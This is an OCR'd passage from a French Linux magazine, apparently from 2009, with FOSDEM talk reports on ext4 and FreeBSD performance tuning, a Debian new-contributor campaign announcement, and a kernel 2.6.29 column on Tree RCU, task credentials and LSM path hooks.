La présentation est en ligne à l'adresse http://syslinux.zytor.com/fosdem2009.pdf.

2.5 EXT4 – Theodore Ts'o

Theodore démarre sa présentation en disant que ext3 est le système de fichiers le plus souvent utilisé, toutes distributions confondues. La communauté est variée, ce qui se révèle être un avantage en cas de crise économique. Il y a aussi un support commercial, avec des entreprises comme SuSE ou Red Hat.

Il y a dans ext3 un certain nombre de limitations, comme celle de 16 To par exemple.

En fait, ext4 est un ensemble de nouvelles fonctionnalités (*FS features*) qui peuvent être activées ou désactivées option par option.

ext4 peut même ne pas avoir `has_journal` ;)

Le fork d'ext4 est survenu en 2.6.19. Et ext4dev est devenu ext4 en 2.6.28.

Parmi les nouvelles fonctionnalités, on trouve les *extents*, à la place des associations de blocs indirects. Pour les gros fichiers, les indirections (simple, doubles, triples) ont un impact énorme sur les performances.

Les extents permettent de gérer des allocations plus efficaces pour des systèmes de fichiers de plus en plus gros.

Les indirections sont pénalisantes sur les gros fichiers, parce que, justement, on doit lire les blocs indirects. On le sent bien quand on supprime des gros fichiers.

Il y a une nouvelle structure `ext4_extent`. Pour un total de 48 bits (*physical block number*>), la taille maximale d'un extent est de 128 Mo (16 bits) et d'un fichier 16 To (32 bits *logical block number*).

L'allocateur de blocs a été amélioré pour pouvoir allouer plus efficacement des fichiers contigus.

Quand on aborde la question des performances, il y a plusieurs questions inévitables :

- Est-ce que les *benchmarks* sont honnêtes ?
- Est-ce qu'ils sont répétables ?

- Est-ce qu'ils sont représentatifs d'un cas d'utilisation de la vraie vie ?

Pour présenter ses résultats, Théodore a utilisé les outils qui se trouvent sur http://btrfs.boxacle.net/. Dans les graphiques résultants, il y en a un qui présente des performances clairement avantageuses pour ext4, mais Theodore modère en expliquant que, dans cette série de tests, sa machine a aussi planté violemment, donc qu'il n'y a pas que des avantages. ;)

Pour pouvoir utiliser ext4, il est recommandé d'avoir au moins un noyau Linux 2.6.28. Il est possible de convertir un ext3 avec `tune2fs` en ajoutant tout ou partie des options `extents`, `huge_file`, `dir_nlink`, `dir_isize`. On peut aussi ajouter des options complémentaires.

Enfin, pour créer un nouveau système de fichiers, on peut tout simplement utiliser `mkfs -t ext4`.

2.6 My system is slow – Kris Kennaway

Cette keynote aborde le problème des performances dans FreeBSD et va passer en revue un certain nombre d'indicateurs et d'outils pour identifier des baisses de performance et présenter quelques solutions.

Généralement, si on se pose la question des performances, c'est que l'on a en tête une charge particulière :

- nombre de hits sur un site web ;
- nombre de requêtes sur une base ;
- nombre de transactions sur un système bancaire.

Pour commencer, il faut identifier les interactions avec le système (CPU, disques, réseau, autres entrées/sorties). S'il y a des problèmes, ils peuvent provenir d'une mauvaise configuration d'une application, aussi bien que d'une limitation du matériel, des appels système et des interactions avec le noyau, une mauvaise gestion du *multithreading* et des verrous, ou que, tout simplement, quelqu'un a été fainéant.

En utilisant le vénérable `top`, on peut observer pratiquement en temps réel des indications. Les colonnes `paging from:to swap` permettront de voir le *perf kiss of death*. Beaucoup de temps passé dans le *kernel* signifie un grand nombre d'interruptions Pour les processus ou *threads* qui utilisent le kernel, on aura des grandes valeurs d'interruptions.

Pour les valeurs brutes sur les accès disques, il faut observer les colonnes `biord/biowr/wdrain`. `sbwait` indique une attente de *socket*, `ucond:umtx` signale un *thread lock*.

Et il y a plein d'autres choses documentées dans les sources.

Pour les disques, `iostat` et `sysstat` sont aussi d'un grand intérêt. `top -m io` n'est pas encore supporté par ZFS.

Pour limiter la contention, il est conseillé de répartir les accès sur plusieurs axes et utiliser `gstripe`. Il faudra aussi aligner les bandes sur les limites du système de fichiers pour éviter de répartir les accès sur plusieurs bandes. Ces considérations logicielles ne dispensent pas de choisir du bon matériel.

Pour les systèmes de fichiers, on peut utiliser l'option `async` au montage, mais, évidemment, on s'expose à des problèmes en cas de crash. Pour configurer un `swap-backed memory-device`, on peut utiliser une commande comme `mdconfig -a -t swap 4g ; mount -o async`.

De nombreux outils permettent de surveiller le réseau, `netstat -i/-w/-s`, `ntop`, `tcpdump`, `wireshark`.

À part les options sur les sockets (`setsockopt()`), on peut configurer des paramètres du noyau (`kern.ipc.maxsockbuf`, `net.inet.udp.recvspace`). Pour `net.inet.tcp.inflight.enable`, des problèmes peuvent survenir dans certaines configurations.

Il faut aussi surveiller l'état du matériel. Pour les périphériques d'entrées/sorties, avec la commande `vmstat -i`, on peut voir parfois un `+`, qui indique une IRQ partagée. La sortie de `dmesg` donne aussi ces informations. Le problème est qu'en cas de Giant locked device, les performances peuvent fortement baisser. La meilleure solution est de supprimer le pilote et/ou supprimer le matériel.

Si l'on observe beaucoup trop de *context switch* involontaires, il y a peut-être un problème de conception. L'application a trop peu de travail ou elle gère mal les threads.

`ktrace` et `truss` permettent de montrer les appels système d'un processus. `procstat` donne des informations détaillées sur les processus, dont la *stack trace*.

On peut analyser les verrous à l'aide de `sysctl debug.lock.prof.state | sort -n -k 3`

`DTrace` est supporté. 37 000 probes sont disponibles dans FreeBSD.

Pour collecter des compteurs sur le matériel, on peut utiliser les *PMC hardware performance counters*. Il faut avoir l'option `HWPMC_HOOKS` et le module noyau `hwpmc`. Ensuite, on choisit les instructions à compter à l'aide de `pmcstat -S instructions`.

`sched_graph` est un script écrit en Python pour visualiser l'activité à partir de la *kernel trace*.

Dans FreeBSD 8.0, il y aura la surveillance de la *sleepqueue*. Cette fonctionnalité s'active avec `sysctl debug.sleepq.enable=1`.

Globalement, FreeBSD est *auto-tuning*. L'ordonnanceur des tâches par défaut est ULE depuis 7.1. Il est plus réactif en utilisation interactive. Pour l'affinité aux CPU, il y a un peu plus d'*overhead* que dans 4BSD. Il est généralement préférable d'activer les superpages et *debugging*, et d'utiliser un *timecounter* rapide, comme TSC si la charge et le matériel le permettent (Cf. java).

Kris termine par des conseils classiques. Il invite à avoir des mesures répétables, en utilisant une période d'observation et une charge de travail constante. Il ne faut bien sûr changer qu'une chose à la fois, répéter les mesures, et utiliser des grands intervalles de mesure pour valider les résultats.


En première approche, `/usr/bin/ministat` est aussi précieux.

Auteur : Laurent Gautrot

Remerciements

Un très grand merci aux Mongueurs francophones pour la relecture !

Contribuer à Debian, une



À l'occasion de la publication de la quatrième édition du célèbre Cahier de l'Admin Debian, mis à jour pour Debian 5.0 « Lenny », ses auteurs et GLMF se sont associés pour une campagne visant à recruter de nouveaux contributeurs pour Debian.

Auteur

- Raphaël Hertzog

Comme à chaque fois qu'une nouvelle édition du *Cahier de l'Admin Debian* est publiée, ses auteurs ont droit à un certain nombre d'exemplaires du livre pour en assurer sa promotion. Cette fois-ci, Roland Mas et moi-même avons décidé de les utiliser d'une manière originale **[1]**. Nous allons offrir dix livres à dix nouveaux contributeurs Debian.

Et comme l'équipe de *GLMF* a trouvé que c'était une bonne initiative, elle a décidé de doubler la récompense en offrant en supplément 10 abonnements d'un an à un magazine de son choix (entre *GLMF*, *Linux Pratique* et *Misc*).

1 Les règles

Pour participer à ce jeu, il faut tout d'abord être un **nouveau** contributeur à Debian, c'est-à-dire ne pas avoir contribué de manière régulière au projet avant le premier janvier 2009. Nous considérons que quelqu'un est un contributeur régulier lorsqu'il contribue selon un rythme quasi hebdomadaire au moins. Quelques rapports de bogue de temps en temps ne font donc pas de vous un contributeur régulier, vous êtes sauvé !

La deuxième condition de participation est d'avoir contribué à Debian au moins 30 minutes par semaine pendant six semaines (pas forcément consécutives) entre aujourd'hui et fin juin 2009. Afin de pouvoir vérifier le respect de ce critère, chaque participant doit noter toutes ses contributions sur une page dédiée du wiki Debian : http://wiki.debian.org/RaphaelHertzog/NewContributorGame. Il faut donc, au préalable, se créer un compte sur le wiki Debian.

Et c'est tout, il n'y pas d'autres conditions. Début juillet, pour obtenir la liste des dix gagnants, six seront sélectionnés aléatoirement parmi les participants tandis que quatre autres seront sélectionnés par Roland et moi. Nous tâcherons de retenir les contributeurs les plus méritants selon des critères parfaitement subjectifs bien à nous. :-)

2 Les lots

2.1 Le livre « Debian Lenny »

Le *Cahier de l'Admin Debian* **[2]** en est déjà à sa quatrième édition, avec plus de 12000 exemplaires vendus depuis sa première publication en 2004. Il a contribué à la formation de nombreux utilisateurs Debian qui en ont souvent fait leur livre de référence sur Debian/Linux. Loin d'être réservé à un public d'administrateurs professionnels, la première moitié du livre permet à tout un chacun de maîtriser son système Debian et de comprendre tous les concepts liés à l'administration de son ordinateur, et notamment la gestion de paquets (dépendances, usage de plusieurs dépôts APT, « pinning », etc.). La deuxième moitié du livre passe en revue la configuration de nombreux services (Web, SMTP, DNS, pare-feu, proxy, VPN, partages Windows, annuaire LDAP, etc.) et présente des solutions pour gérer tout un parc de machines (installation automatisée, supervision, NSS/PAM avec serveur LDAP, etc.). À chaque fois, l'accent est mis sur la manière la plus propre de configurer le service (celle qui s'intègre le mieux avec ce que le concepteur du paquet a prévu) afin que les mises à jour soient aussi aisées que possible.

2.2 Un an d'abonnement offert

Le deuxième lot n'est rien de moins qu'un an d'abonnement à un des magazines de la rédaction, à savoir *GNU/Linux Magazine France*, *Linux-Pratique* ou *Misc*. Si vous lisez ces lignes, vous connaissez déjà le premier, mais peut-être pourriez-vous faire bon usage du second pour convertir à Linux quelqu'un de votre entourage. Ou alors, vous retenez Misc pour parfaire vos connaissances dans le domaine de la sécurité.

double récompense

3 Pourquoi contribuer ?

À cause des lots bien sûr, mais nous avons bon espoir que leur attrait ne constitue qu'un élément déclencheur et que les jeunes recrues continuent au-delà du jeu, parce que contribuer à Debian est souvent un plaisir et rarement une corvée.

C'est d'abord le **plaisir d'avoir fait quelque chose d'utile**, une de ces petites choses que l'on sait intrinsèquement bonne (comme éteindre la lumière dans une pièce vide ou aider une personne âgée dans la rue).

C'est la fierté de **faire partie d'une communauté** riche de ses idéaux (le fameux contrat social de Debian) et qui les applique au quotidien.

C'est la **satisfaction d'apprendre** au contact de personnes douées dans ce qu'elles font, et le plaisir d'être félicité pour ce qu'on a fait pour Debian (ça n'arrive pas assez souvent, mais c'est toujours apprécié).

4 Comment contribuer ?

C'est la question à 100 euros tellement il y a de réponses possibles. Cela dépend de vos compétences, de votre temps disponible et surtout de vos envies. En effet, contribuer à Debian doit rester un plaisir. Il n'y a que dans ces conditions que l'on donne le meilleur de soi-même, et chez Debian, nous aimons le travail bien fait. :-)

Quoi qu'il en soit, la première étape consiste à se familiariser avec les différentes activités possibles et le fonctionnement interne de Debian. Cela nécessitera un peu de temps et quelques heures de lecture/navigation des sites officiels. Les paragraphes suivants abordent brièvement quelques domaines et fournissent des liens pour aller plus loin.

Empaquetage et maintenance des paquets. C'est la partie la plus visible du travail effectué dans une distribution Linux. Pour débuter dans cette activité, le plus simple est de rejoindre une équipe **[3]** responsable de plusieurs paquets dont certains vous intéressent ou une équipe qui pourrait accueillir les (nouveaux) paquets sur lesquels vous travaillez. Trier les bogues **[4]**, les corriger, empaqueter une nouvelle version amont sont autant de moyens d'aider.

Traduction. Le contenu à traduire (descriptions de paquets, installateur, logiciels spécifiques, site web, documentation, etc.) ne manque pas et l'équipe de traduction française **[5]** ne refusera pas votre aide du moment que vous maîtrisez l'orthographe et la grammaire française.

Développement/programmation. De nombreux logiciels ont été créés spécifiquement pour Debian (dpkg, apt, buildd, debian-installer, lintian, etc.) et les équipes **[3]** chargées de leur maintenance sont toujours à la recherche de volontaires pour les aider.

Support technique. De nouveaux utilisateurs ne cessent de rejoindre nos rangs et ils ont parfois besoin d'être épaulés. Vous pouvez partager votre expérience et vos connaissances en leur apprenant à résoudre leurs problèmes. Il suffit de répondre à leurs questions sur la liste de diffusion debian-user-french **[6]** ou sur le canal IRC #debian-fr sur irc.debian.org.

Il reste beaucoup d'autres activités qui mériteraient d'être citées (rédaction de documentation, tests d'assurance qualité, rapports de bogues, promotion de Debian en participant aux événements du libre, etc.) mais la place est limitée. Pour obtenir d'autres idées, on peut consulter la catégorie « Contribuer » **[7]** sur mon blog. Nous essaierons de revenir plus en détail sur certaines de ces activités dans un prochain numéro. En attendant, si vous avez des questions alors que vous essayez de contribuer à Debian, vous pouvez toujours vous tourner vers la liste des développeurs francophones **[8]** ou le canal IRC #debian-devel-fr sur irc.debian.org !


Auteur : Raphaël Hertzog

Développeur Debian depuis 1998. Gérant d'une SSLL spécialisée sur Debian.

Liens

- **[1]** L'annonce officielle du jeu : **http://www.ouaza.com/wp/2009/03/02/contribuer-a-debian-gagner-un-livre/**
- **[2]** Présentation du Cahier de l'Admin : **http://www.ouaza.com/livre/admin-debian/**
- **[3]** Présentation des équipes Debian : **http://wiki.debian.org/Teams**
- **[4]** Introduction au triage de bogues : **http://wiki.debian.org/BugTriage**
- **[5]** Équipe de traduction française : **http://www.debian.org/intl/french/**
- **[6]** Liste de diffusion des utilisateurs francophones : **http://lists.debian.org/debian-user-french/**
- **[7]** Exemples de contributions : **http://www.ouaza.com/wp/category/contribuer/**
- **[8]** Liste de diffusion des développeurs francophones : **http://lists.debian.org/debian-devel-french/**

Kernel Corner : noyau 2.6.29



Auteurs

- Éric Lacombe
- Matthieu Barthélemy

Il arrive à grands pas, chevauche une allée bordée de tourments : le noyau 2.6.29 apporte de grands changements, bien que, pour la plupart, ils ne soient que difficilement observables. Quel étrange artifice peut bien cacher d'aussi grands changements ? Aucun, si ce n'est l'importance (sic) de nos économies. En effet, il faudra disposer d'une machine de plus d'un millier de CPU pour ressentir les effets positifs de la phytothérapie des Tree RCU. En outre, il faudra plonger dans l'abîme pour saisir les modifications substantielles dans l'organisation et la gestion des Credentials. Mais, rassurez-vous, ce qui reste le plus visible n'est pas aussi turbulent et se digère agréablement.

1 Synchronisation

1.1 Rappels sur les Classic RCU

RCU (*Read-Copy Update*) est un mécanisme de synchronisation qui a été intégré au noyau Linux durant le développement de la branche 2.5. RCU améliore le passage à l'échelle vis-à-vis des autres mécanismes de synchronisation en autorisant les lecteurs à s'exécuter en même temps que les écrivains. Les primitives de synchronisation classiques requièrent une attente des lecteurs lorsqu'un écrivain s'exécute et inversement. De plus, ces mécanismes (comme les `seqlock`) emploient des verrous (contrairement au RCU). Ainsi, la mise à jour de leur compteur entraîne de nombreuses invalidations de cache entre les différentes CPU dans un système multiprocesseur et provoque alors une diminution sensible des performances globales.

RCU garantit la cohérence pour les accès en lecture en maintenant en mémoire différentes versions des structures de données protégées et en ne les libérant que lorsque toutes les sections critiques de code les employant sont terminées.

Les atouts des RCU viennent avec quelques limites également. Tout d'abord, une section critique en lecture RCU doit se situer dans l'espace noyau et ne doit pas bloquer, c'est-à-dire qu'elle doit continuer de s'exécuter sur le processeur sans être interrompu et sans s'interrompre volontairement (c'est-à-dire s'endormir). Enfin, les données à protéger par le mécanisme RCU doivent obligatoirement être conservées dans une structure, et l'accès à ces données doit être effectué uniquement à partir de l'adresse mémoire de cette structure. La nécessité de ces deux conditions d'utilisation deviendra claire par la suite.

Une section critique de lecture d'une structure de données protégée par le mécanisme RCU doit débuter par l'appel à `rcu_read_lock()` (qui désactive simplement la préemption) et se terminer par l'appel à `rcu_read_unlock()`. Lorsqu'un écrivain souhaite modifier la structure de données, il en effectue une copie, modifie cette copie est ensuite écrase le pointeur référençant l'ancienne structure avec l'adresse de cette copie modifiée. Cette opération étant atomique, il ne peut survenir aucun problème de synchronisation. C'est pour cela que la seconde condition est importante : l'accès en lecture aux structures de données par les sections critiques doit toujours s'effectuer à partir de l'adresse de la structure, afin qu'une lecture ayant débutée dans une structure termine toujours dans cette structure, même s'il ne s'agit plus de la dernière version à jour. Cela permet de garantir la cohérence des lectures. Il en résulte que plusieurs versions de la structure protégée peuvent se trouver en mémoire en même temps. Le problème maintenant est de pouvoir libérer les anciennes versions lorsque les lectures sont terminées. C'est ici que la première condition d'utilisation entre en jeu.

La condition de non-blocage lors des lectures est, en effet, un élément-clé pour le fonctionnement des RCU. Si cette condition est toujours vérifiée, alors, à chaque fois qu'on observe une CPU effectuer un changement de contexte ou exécuter la tâche *idle* ou enfin passer en mode utilisateur, on sait que toute section critique de lecture RCU qui s'exécutait précédemment sur cette CPU s'est terminée. Des états CPU de ce type sont appelés *états tranquilles* (*quiescent state*). Lorsque toutes les CPU du système sont passées par au moins un état tranquille, depuis le remplacement via le mécanisme RCU d'une structure S1 par une structure S2, on peut libérer la structure S1, car plus aucun lecteur ne l'emploie. Cette attente de libération mémoire est appelée : période de grâce du RCU. Remarquons que la libération au moment opportun des structures obsolètes se fait au travers d'une fonction callback, enregistrée au début de la période de grâce par le code de mise à jour RCU.

Enfin, mentionnons qu'il existe une variation des RCU, les Sleepable RCU qui autorise une section critique en lecture RCU à s'endormir. Ce type de RCU est utilisé lorsque l'on souhaite améliorer la préemptibilité du noyau dans le cas, a priori, d'applications temps réel.

La section suivante explique les problèmes que comportent l'implémentation des Classic RCU dans les versions antérieures du noyau et justifiant ainsi l'adoption des Tree RCU.

1.2 Deux problèmes liés à l'implémentation des Classic RCU

La structure la plus importante dans le mécanisme des Classic RCU est `rcu_ctrlblk`. Elle contient le champ `cpumask` qui comporte un bit pour chaque CPU du système. Chacun des bits de CPU est positionné à 1 au début de chaque période de grâce, et chaque CPU positionne à 0 son bit après être passé dans un état tranquille. Afin d'éviter la corruption du champ `cpumask`, à cause des écritures simultanées pouvant survenir depuis les différentes CPU, un *spinlock* (champ `lock` de `rcu_ctrlblk`) est employé pour protéger ce champ. Cependant, ce verrou peut être sévèrement disputé par les CPU si le système en comporte plusieurs centaines (la tendance aux processeurs *multi-core* devrait rendre ce type de système plus commun à l'avenir), entraînant une dégradation nette des performances globale (*cache bouncing*, etc.). Un autre problème de l'implémentation provient du fait que chaque CPU doit effacer son bit, ce qui implique que les CPU ne peuvent pas dormir durant une période de grâce, et limite ainsi la capacité de Linux à conserver l'énergie. Notamment, le mécanisme *dynticks*, préservant le repos des CPU oisifs en désactivant les *ticks* réguliers de l'horloge, devient alors inopérant.

La nouvelle implémentation des Classic RCU, baptisée Tree RCU, et intégrée au 2.6.29, résout à la fois le problème de passage à l'échelle et celui de la surconsommation énergétique.

1.3 Les Tree RCU : une implémentation plus saine des Classic RCU

Une façon efficace de diminuer la dispute sur un verrou X est de créer une arborescence de verrous dans laquelle la racine est le verrou X, et les nœuds intermédiaires (`rcu_node`) sont des verrous qui doivent être acquis (le long d'une branche) pour atteindre la racine depuis les nœuds feuilles. Chacune de ces feuilles contient également un verrou qui met en compétition une fraction des CPU présents dans le système. Par exemple, pour un système composé de six CPU, on peut imaginer un arbre de verrou à un seul niveau et trois branches, partant de la racine jusqu'à trois feuilles, lesquelles mettent chacune en concurrence deux CPU sur un verrou. Afin d'acquérir le verrou racine, les CPU doivent alors d'abord acquérir le verrou de la feuille à laquelle ils sont associés. Ainsi, dans notre exemple, le verrou racine ne peut être disputé par plus de trois CPU à la fois (un amoindrissement de la dispute de 50%) et seulement deux pour les verrous des feuilles (correspondant à une diminution de la dispute de 66,6%). Les Tree RCU protègent de la sorte l'accès au champ `cpumask` pour l'enregistrement de l'état tranquille des CPU durant une période de grâce, et améliore grandement les performances pour un système disposant de plus d'un millier de CPU.

L'implémentation des Tree RCU maintient également des données propres à chaque CPU (les *per-CPU data*), telles que les listes de callbacks RCU, qui sont organisées dans des structures `rcu_data` accessibles depuis les `rcu_node` du dernier niveau de l'arbre (c'est-à-dire les feuilles).

Nous n'avons examiné pour l'instant que la solution apportée au problème du passage à l'échelle. En ce qui concerne la réduction de la consommation énergétique, il s'agit de ne pas réveiller les CPU endormis lors d'une période de grâce, car ils ne se trouvent pas, de toute évidence, au cœur d'une section critique de lecture RCU. Cela est accompli en requérant que chaque CPU modifie un compteur situé dans une structure `rcu_dynticks` propre à chaque CPU (accessible depuis les `struct rcu_data`). En bref, un compteur est positionné à une valeur paire lorsque le CPU associé a été mis en sommeil par le mécanisme dyntick. Sinon, il est positionné à une valeur impaire. Pour terminer une période de grâce, RCU attend alors seulement l'enregistrement d'états tranquilles de la part des CPU ayant un compteur `rcu_dynticks` impair. **[E. L.]**

2 Sécurité

2.1 La réorganisation des credentials

2.1.1 Introduction : Objets, sujets et politiques de sécurité

Au sein d'un système informatique, on distingue deux catégories d'entités : les objets et les sujets.

Un objet est une entité passive sur laquelle des sujets effectuent des actions. Les sujets peuvent également jouer le rôle d'un objet. On note comme objets, notamment : les fichiers/inodes, les *sockets*, les files de messages, les segments de mémoire partagé, les sémaphores, les clés ; mais également les processus qui sont aussi les principaux sujets d'un système. Une partie des informations sur un objet consiste en ces références, en la description de son identité (*credentials*). Un sous-ensemble de ces credentials fournit un contexte pour cet objet. Ce contexte intervient dans la décision d'accepter ou de rejeter une action qui cible l'objet.

Un sujet est un objet opérant sur un autre objet. Les processus sont les sujets les plus représentatifs d'un système informatique. Un sujet dispose d'une vision additionnelle de ses credentials que l'on ne retrouve pas dans un objet inactif. Les credentials sont alors vus comme des capacités, des aptitudes, fournies au sujet pour opérer sur des objets. Une partie de ces credentials fournit un contexte pour les sujets sur lequel le système de sécurité du noyau se fonde pour valider ou non les actions du sujet. Parmi ces actions, on remarque notamment : l'écriture, la lecture, la création et la suppression de fichiers, l'acte de se dupliquer (`fork()`), l'envoi de signaux et le traçage de processus.

Finalement, une politique de sécurité dans le système est mise en place via la création de règles de sécurité, lesquelles dictent les lois que les sujets sont contraints de respecter dans leurs actions sur les objets. Une telle politique peut être discrète (DAC – *Discretionary Access Control*). Dans ce cas, les règles ne sont pas érigées pour l'ensemble du système, mais à la discrétion de chaque objet. Ainsi, les ACL (*Access Control List*) autorisent la création d'une politique de type DAC. Les systèmes Unix traditionnels proposent une forme limitée d'ACL au travers du masque de permissions associé à chaque objet et définissant les actions permises par le propriétaire de l'objet, le groupe, et le reste du monde. Une forme d'ACL plus riche et flexible est incarnée par les POSIX ACL. À chaque objet est alors associé une liste des sujets qui peuvent agir dessus et les actions qui leur sont autorisées.

La politique de sécurité peut sinon être globale (MAC – *Mandatory Access Control*). Il s'agit dans ce cas non pas de spécifier des règles pour chaque objet individuellement, mais plutôt de spécifier des règles générales qui s'appliquent à l'ensemble des actions qui s'effectuent au sein du système. Pour parvenir à cela, SELinux ou Smack mettent en œuvre un étiquetage des sujets et des objets du système. La politique de sécurité globale est alors définie au travers de règles faisant intervenir ces étiquettes. Lorsqu'une action est sur le point d'être effectuée, le module de sécurité (responsable de l'application des règles) récupère les étiquettes de l'objet et du sujet en question et parcourt ensuite l'ensemble des règles à la recherche de celles qui s'appliquent à la situation.

Par exemple, les fichiers obtenus à partir du disque ou du réseau peuvent contenir un certain nombre d'annotations (UID, GID, ACL, étiquette LSM, SUID, SGID, etc.) qui forment le contexte de sécurité de l'objet. Pour valider une opération d'une tâche sur un fichier, ce contexte est comparé au contexte du sujet.

Après cette introduction replaçant la notion de credentials dans le contexte d'un système informatique, nous abordons dans ce qui suit la restructuration de l'organisation des credentials que subit le noyau Linux pour sa version 2.6.29.

2.1.2 Une nouvelle structure pour regrouper les credentials

Dans la section précédente, les credentials ont été décrits comme la carte d'identité d'un objet ou encore comme les aptitudes, les capacités dont disposent les sujets. Voyons à présent ces différents types de credentials.

- **Les credentials Unix traditionnels :**

  L'UID (User ID) et le GID (Group ID) sont associés à la plupart des objets du système et définissent le contexte basique d'un objet. D'autres credentials sont uniquement employés par les tâches du système. On y trouve notamment l'EUID et l'EGID (*Effective* UID et GID) qui sont généralement utilisés en lieu et place du UID et du GID lorsque l'objet agit en tant que sujet. Une liste de groupes additionnels peut également faire partie du contexte subjectif d'une tâche (ce qui lui permet d'effectuer des actions sur des objets de groupes différents).

- **Les capabilities :**

  Les *capabilities* sont des aptitudes que l'on peut associer aux tâches et qui leur permettent d'outrepasser les droits qui leurs sont habituellement donnés (par exemple `CAP_SYS_RAWIO` permet à une tâche d'effectuer des opérations sur les ports d'E/S). Chaque tâche du système dispose de quatre ensembles de capabilities : les *effective* qui contiennent les capabilities que peut employer la tâche ; les *permitted* sont celles que la tâche peut s'octroyer (c'est-à-dire placer dans l'ensemble effective) ; les

inheritable sont celles qui sont héritées par la tâche lors d'un `execve()` à l'exception des capabilities présentes dans le dernier ensemble, le *bounding set*.

- **Les securebits :**

  Les *securebits* sont un champ de bits qui est associé à chaque tâche et qui gouverne l'interaction entre les capabilities et `setuid()`. Par exemple, l'activation du flag `SECURE_NOROOT` permet de faire en sorte qu'une tâche uid 0 n'ait aucun privilège et l'activation de `SECURE_NOROOT_LOCKED` empêche les futures modifications du flag `SECURE_NOROOT`.

- **Les « keys » :**

  Ces credentials sont associés uniquement aux tâches du système. Il s'agit de clés cryptographiques, de *tokens* d'authentification, etc.

- **Les étiquettes LSM :**

  Les deux principaux LSM, SELinux et Smack fondent leur décision sur l'étiquetage des objets du système (cf. section précédente). Ainsi les credentials de chaque objet contiennent aussi une étiquette.

AF_KEY :

Il s'agit d'une approche basée « socket » pour la gestion des credentials au sein des piles réseau. Ces credentials ne sont pas ceux d'un objet en particulier, mais ceux du système.

Pour les tâches du système, l'ensemble des credentials étaient jusqu'alors dispersés dans leurs `task_struct`. Ils se retrouvent à présent (à l'exception de UID et de GID) au sein d'une structure `struct cred` laquelle est accessible à partir du champ `cred` des `task_struct`. Quelques subtilités sont introduites avec l'utilisation de cette structure, notamment :

- Une structure `struct cred`, une fois créée et associée à un processus ne peut plus être modifiée, à l'exception de son compteur de références, des compteurs de références des structures filles et des *keyrings* qu'elle contient.
- Pour effectuer une modification de la `struct cred`, il est nécessaire de la copier, puis de modifier cette copie et, enfin, de changer le pointeur `cred` de la `task_struct` via le mécanisme de RCU (cf. Tree RCU dans la section « Synchronisation ») pour qu'elle pointe sur cette nouvelle copie.
- Enfin, une tâche ne peut modifier que ses propres credentials (Par exemple `capset()` prend maintenant uniquement le PID du processus courant).

La modification des credentials d'une tâche ne nécessite pas l'emploi de verrou, car une tâche ne peut modifier que sa propre `struct cred`. Les différentes étapes nécessaires à la modification sont données ci-dessous :

1. On appelle la fonction `prepare_creds()` qui retourne une copie de la `struct cred` du processus courant.
2. On modifie la structure renvoyée en fonction des critères de sécurité que l'on s'est donné (`current_cred()` permet de récupérer le jeu actuel de credentials et ainsi de le comparer à la copie modifiée).
3. Quand le nouveau jeu de credentials est prêt, il faut alors l'enregistrer dans le descripteur du processus courant. Cela est effectué via la fonction `commit_creds()`. À cet instant, le LSM, si présent, prend la main pour valider ou non cet enregistrement. S'il est validé, la fonction `rcu_assign_pointer()` est employée afin d'écraser le pointeur `current->cred`.
4. Si une erreur ou un échec de validation de la modification survient entre l'appel à `prepare_creds()` et `commit_creds()`, la fonction `abort_creds()` doit être appelée.

Un exemple typique de modification de credentials est le suivant (`check_modify_suid()` matérialise la fonction de vérification de la modification) :

```
int modify_suid(uid_t suid)
{
    struct cred *new;
    int ret;

    new = prepare_creds();
    if (!new)
        return -ENOMEM;

    new->suid = suid;
    ret = security_modify_suid(new);
    if (ret < 0) {
        abort_creds();
        return ret;
    }

    return commit_creds(new);
}
```

2.1.3 Perspectives

Cette réorganisation est un travail préliminaire effectué par David Howells pour l'intégration future de son mécanisme FS-Cache, un cache local pour les systèmes de fichiers réseau. Ce cache local doit respecter les mêmes contraintes de sécurité que le système de fichiers distant. L'infrastructure `struct cred` est justement prévue pour garantir de cela.

2.2 Nouveaux hooks pour LSM

Kentaro Takeda a ajouté des *hooks* LSM (*Linux Security Module*) au niveau du VFS (*Virtual File System*) où les structures `vfsmount` sont disponibles.

Avant de mentionner ces différents hooks, nous rappelons brièvement les structures du VFS mises en jeu. Chaque système de fichiers est représenté en mémoire par un ensemble de structures *inodes* et *dentry*. Les inodes représentent les

fichiers (et répertoires) sous-jacents, physiques. Les dentries, quant à eux, sont construits au-dessus des inodes et forment l'arborescence du système de fichiers. C'est par eux que va passer la recherche de fichiers. Ainsi, un dentry dispose d'un pointeur sur un inode (`d_inode`), d'un pointeur sur un dentry parent (`d_parent`) et d'un nom (`d_name` pointant sur une chaîne de caractères). Pour compléter ce schéma, les inodes ont un pointeur (`i_sb`) vers une structure représentant le système de fichiers les regroupant : le *superblock*. Ce superblock représente le plus souvent soit un système de fichiers stocké sur une partition d'un périphérique bloc du système, soit un système de fichiers présent sur un système distant (cas de NFS par exemple).

L'espace de noms de fichiers associé à un processus, c'est-à-dire l'espace de noms qu'il perçoit est composé généralement de plusieurs systèmes de fichiers, lesquels sont montés les uns sur les autres. Cette organisation est représentée par un arbre de structures `vfsmount` qui sont définies pour chaque point de montage. En plus des liens père/fils qui relient ces structures, chacune dispose d'un membre pointant sur la `dentry` définissant le racine du `vfsmount` (`mnt_root`) et d'un membre pointant sur la `dentry` sur laquelle est montée ce `vfsmount` (`mnt_mountpoint`).

Les hooks qui ont été rajoutés, autorisent l'observation des opérations intervenant à ce niveau par un LSM. Ces hooks sont un pré-requis à l'intégration des modules de sécurité tels que AppArmor ou TOMOYO Linux, lesquels fondent leurs décisions de sécurité en fonction des chemins d'accès aux fichiers. Ces LSM ont donc besoin d'observer et de contrôler les opérations de « modification de répertoires » quand les `vfsmount` sont impliqués.

Les différents hooks définis sont donnés ci-dessous. Leur nom est directement en rapport avec ceux des opérations du VFS qu'ils « contrôlent ». Leur activation se fait à la configuration du noyau via `CONFIG_SECURITY_PATH`.

```
